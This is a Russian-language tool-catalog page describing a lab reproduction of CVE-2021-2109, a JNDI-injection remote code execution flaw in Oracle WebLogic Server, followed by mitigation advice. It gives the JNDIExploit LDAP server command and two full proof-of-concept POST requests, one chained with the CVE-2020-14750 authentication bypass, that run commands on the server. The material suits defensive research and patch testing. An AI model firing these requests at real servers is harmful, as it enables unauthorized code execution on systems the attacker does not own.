Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-2109 — Пошаговое воспроизведение и анализ CVE-2021-2109, уязвимости удаленного выполнения кода в Weblogic Server через JNDI-инъекцию, с POC и рекомендациями по смягчению. | Kitploit
Инструменты/GitHubGitHub/rabbitsafe/cve-2021-2109
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
GitHubrabbitsafe/cve-2021-2109

CVE-2021-2109

Пошаговое воспроизведение и анализ CVE-2021-2109, уязвимости удаленного выполнения кода в Weblogic Server через JNDI-инъекцию, с POC и рекомендациями по смягчению.

Репозиторий
95235 лет назадЕщё не проверено
Поделиться

CVE-2021-2109 Weblogic Server: воспроизведение и анализ уязвимости удалённого выполнения кода

В январе 2021 года Oracle выпустила обновление безопасности, включающее 329 новых патчей безопасности для продуктов Oracle. В этом уведомлении особо упоминалось уведомление о безопасности Oracle WebLogic Server от 1 ноября 2020 года, касающееся уязвимости CVE-2020-14750. Клиентам настоятельно рекомендуется применить этот патч, а также другие патчи из этого уведомления. CVE-2021-2109 — это уязвимость удалённого выполнения кода в Weblogic. Уязвимость в основном обусловлена JNDI-инъекцией, что позволяет злоумышленнику удалённо выполнять код.

Затронуты следующие версии: Weblogic Server 10.3.6.0.0 Weblogic Server 12.1.3.0.0 Weblogic Server 12.2.1.3.0 Weblogic Server 12.2.1.4.0 Weblogic Server 14.1.1.0.0

  1. Воспроизведение уязвимости удалённого выполнения кода CVE-2021-2109 Weblogic Server

Тестовая среда Weblogic Server разворачивается с помощью DOCKER; Weblogic Server доступен. image


  1. JNDI-инъекция при штатном входе в консоль управления В первом случае необходимо войти в консоль управления Weblogic Server с учётной записью администратора, перехватить пакет данных входа с помощью BurpSuite и получить данные Cookie для входа.

image


Запустите LDAP на локальной машине; его можно загрузить по адресу https://github.com/feihong-cs/JNDIExploit/releases/tag/v.1.11. Команда: java -jar JNDIExploit-v1.11.jar -i 192.168.131.1

image

Отправьте POC-пакет JNDI-инъекции для уязвимости удалённого выполнения кода CVE-2021-2109 Weblogic Server: POST /console/consolejndi.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.168.131;1:1389/Basic/WeblogicEcho;AdminServer%22) HTTP/1.1

image

Выполните системную команду ipconfig через переменную cmd

image


  1. JNDI-инъекция в сочетании с неавторизованным доступом к консоли Weblogic Server Во втором случае вход в консоль Weblogic Server не требуется. Необходимо использовать уязвимость неавторизованного доступа CVE-2020-14750 Weblogic Server и отправить POC-пакет JNDI-инъекции для уязвимости удалённого выполнения кода CVE-2021-2109 Weblogic Server: POST /console/css/%25%32%65%25%32%65%25%32%66/consolejndi.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&cqqhandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.168.131;1:1389/Basic/WeblogicEcho;AdminServer%22) HTTP/1.1

image


Выполните calc.exe через переменную cmd, чтобы открыть системный калькулятор
image

image

Системный калькулятор открыт

image

  1. Рекомендации по безопасности для уязвимости удалённого выполнения кода CVE-2021-2109 Weblogic Server

  2. Отключите протокол T3 Если вы не полагаетесь на протокол T3 для связи JVM, можно снизить влияние этой уязвимости, временно заблокировав протокол T3. 1). Войдите в консоль WebLogic, на странице конфигурации base_domain перейдите на вкладку «Безопасность», нажмите «Фильтр» и настройте фильтр. 2). В поле «Фильтр подключения» введите: weblogic.security.net.ConnectionFilterImpl, а в поле правил фильтра подключения введите: * * 7001 deny t3 t3s.

  3. Отключите IIOP Войдите в консоль WebLogic, найдите опцию включения IIOP, снимите флажок и перезапустите сервер, чтобы изменения вступили в силу.

  4. Временно закройте внешний доступ к /console/console.portal

  5. Установите официальный патч безопасности

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    260

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →